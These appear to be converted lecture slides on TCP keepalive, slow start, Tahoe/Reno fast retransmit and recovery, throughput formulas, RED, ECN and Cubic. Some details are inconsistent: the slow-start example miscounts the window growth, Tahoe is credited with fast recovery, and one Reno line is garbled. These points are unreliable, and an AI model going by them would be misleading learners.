  - Connection termination (TIME-WAIT)

# LAN vs WAN arrival time variation



(a)




(b)

- (a) Probability density of acknowledgement arrival times in the data link layer. (b) Probability density of acknowledgement arrival times for TCP.

# Persistance

- TCP can send periodic keep alive packets to keep connection open
- Sends packet with no data, and ACK bit on
- Reply is also no data, ACK bit on
- For linux servers, kernel support (with sysctl)
  - net.ipv4.tcp\_keepalive\_time
  - net.ipv4.tcp\_keepalive\_probes
  - net.ipv4.tcp\_keepalive\_intvl
- setsockopt()
  - TCP\_KEEPIDLE override tcp\_keepalive\_time
  - TCP\_KEEPCNT override tcp\_keepalive\_probes
  - TCP\_KEEPINTVL override tcp\_keepalive\_intvl


# Retransmissions




## Congestion Control with Timers

# TCP Evolution

## Evolution of TCP



# Van Jacobson Slow Start Algorithm




# Congestion Window

- Sender's window size can be altered by network congestion
  - Effectively overrides user settings
- Sender has 2 window sizes
  - Receiver's advertised window size
  - Congestion window size (CWND)
- Actual Size: **min**(Receiver's size, CWND)

## TCP Congestion Control: Additive Increase, Multiplicative Decrease

- Sender slowly increases transmission rate (window size)
- Until reaches limit, or segment losses occur




## Slow Start (Van Jacobson 1989)

- At start of connection:  $CWND = MSS$
- For each ACKed segment,  $CWND += 1 \text{ MSS}$
- Until reach half the allowed window size
- After this, increase sublinearly =  $CWND += 1 / \text{segment ACK}$
- Until threshold is reached, or ACK timeout occurs
- eg.
  - Start connection
  - $CWND = 1 ::$  send 1 segment
  - Receive 1 ACK ::  $CWND = 2 ::$  send 2 segments
  - Receive 2 ACKs ::  $CWND = 3 ::$  send 3 segments
  - ... as long as no ACK timeouts
- Initially quick growth - increases exponentially for half the threshold size
- Slow start is required of all TCP connections

## Slow Start - Congestion

- ACK Timeout is treated by TCP as a congestion symptom
- Note, this can be occurring anywhere in the route
- When this occurs:
  - Reduce Threshold
  - Threshold value is set to 1/2 the last CWND
  - CWND = 1 MSS
- Rinse, repeat, recycle.

# Slow Start Congestion Avoidance



## Slow Start Issues

- Assumes unacknowledged segments are due to network congestion
  - Can also be lost due to poor data link layers
  - eg. wireless and cellular networks (prone to burst errors)
- Performs badly with short lived connections
  - Doesn't have time to converge
  - Can't always hold connections open (persistence)
  - eg. Web Advertising, Analytics scripts, etc.


# 1988 TCP Tahoe:: Fast Retransmit and Fast Recovery

- If TCP detects an out of order segment
  - Generate an immediate ACK (duplicate ACK)
  - Inform sender what segment number is expected
- If 3 or more consecutive duplicate ACK's received:
  - Retransmit immediately - **Fast Retransmit**
  - Reset threshold to half last CWND
  - Each new ACK increases CWND by  $MSS/CWND$
- i.e. slow start remains, small change to congestion handling arithmetic

# 1990 TCP Reno (Van Jacobson)


- Added fast recovery
- At congestion (lost ACK)
  - Save half CWND as threshold **and** as new CWND
  - i.e. skip slow start
  - Once threshold is reached, CWND  $\leftarrow$  1 RTT

# TCP Reno



Fast recovery and the sawtooth pattern of TCP Reno.

# Simulated Behaviour



# Average Throughput


- Common complaint is TCP gives artificially low throughputs
- Ignore slow start, assume always have data to send
- $w$ : Window Size  $W$ : window size where loss occurs
  - Congestion adaption moves  $w$  between  $0.5W$  and  $W$
  - Average window size ==  $0.75W$
  - Average Throughput =  $0.75W/RTT$

# Can you get better throughput with multiple TCP connections?

- Yes - but it depends.
  - if OS threshold is incorrectly set too low
  - Limit on connection will be less than actual bandwidth
  - Limit is on **each connection**
- ⇒ Multiple connections will improve throughput


## TCP and high speed links

- For very high speed links, the numbers are not in their favour
- At 10Gb/s with a 100ms RTT, and 1,500 byte segment size
  - Average congestion window( $W$ ) == 83,333 segments
  - i.e. 125 MB



Periodic Loss in TCP Window sizes

# TCP Segment Loss Behaviour



- Assume packet loss probability  $p$ 
  - Send will send  $1/p$  packets on average before loss
  - So every  $1/p$  packets  $CWND = CWND/2$
- Total data sent every  $1/p$  packets:  

$$1/p = \left(\frac{w}{2}\right)^2 + \frac{1}{2}\left(\frac{w}{2}\right)^2 = \frac{3}{8}W^2$$

## TCP Segment Loss Behaviour(cont)

$$1/p = \left(\frac{w}{2}\right)^2 + \frac{1}{2}\left(\frac{w}{2}\right)^2 = \frac{3}{8}W^2$$

$$\text{i.e. } W = \sqrt{\frac{8}{3p}}$$

## TCP Segment Loss Behaviour(cont)

$$1/p = \left(\frac{w}{2}\right)^2 + \frac{1}{2}\left(\frac{w}{2}\right)^2 = \frac{3}{8}W^2$$

$$\text{i.e. } W = \sqrt{\frac{8}{3p}}$$

$MSS \frac{3}{8}W^2$  bytes sent every cycle of  $RTT * W/2$

Expected throughput


$$\begin{aligned} T &= \frac{\text{data}}{\text{time}} = \frac{MSS \frac{3}{8}W^2}{RTT * W/2} \\ &= \frac{MSS * C}{RTT * \sqrt{p}} \end{aligned}$$

$$\text{where } C = \sqrt{\frac{3}{2}}$$

# Host Endpoints are not the only players

- All network participants have send/receive buffers
- Buffer management is critical to protocol behaviour
- Controlled somewhat independently
  - Buffer management may work at cross purposes to TCP/IP
  - Routers have to protect themselves and their traffic
    - Can't (shouldn't) interfere with TCP/IP packets

# Buffer Behaviour




Smoothing the output stream by buffering packets.

# Random Early Detection (RED)

- Network components buffer as much as they can
- Drops packets that come in and can't be buffered
  - Also known as "Tail Drop"
  - Biased against bursty traffic
- Issues:
  - Unfair allocation of buffer space to flows
  - TCP Global Synchronisation
    - Connections hold traffic back/send it simultaneously
    - Can create wave effects
- Early 1990's Floyd and Van Jacobson RED Solution
  - Randomly drop packets
  - Fairer: more packets a host sends, more likely to be dropped

# RED




# Explicit Congestion Notification(ECN) :: RFC 3168

- Must be negotiated by all participants
- Works in conjunction with AQM (Active Queue Management)
- Router explicitly marks packets to signal congestion
  - Uses TCP header flags:
    - ECN-Echo (ECE), Congestion Window Reduced (CWR)
    - Not end-to-end
    - Must be supported by router, sender and receiver
- ECN compliant senders initiate congestion avoidance
- Packets from non-ECN flows are dropped (RED)

# Active Queue Management(AQM)


- Detect early signs of congestion
- Use ECN to try and maintain a "good" average queue size
- If managing lots of connections (router) - randomly notify



Average queue size lies in-between the thresholds

## How it works

- Packet's aren't (shouldn't be) dropped
- ECN notification is sent instead
  - With RED, ECN sent instead of packet drop
- If it works, sender adapts *as if* a packet was dropped
- Changes Congestion Window etc.



# TCP Cubic

- Designed for high bandwidth/high latency networks
- Window is a cubic function of time since last congestion event
- Window size depends on previous congestion event
- Does not rely on ACK receipt
  - 1 Windows size quickly grows to previous limit
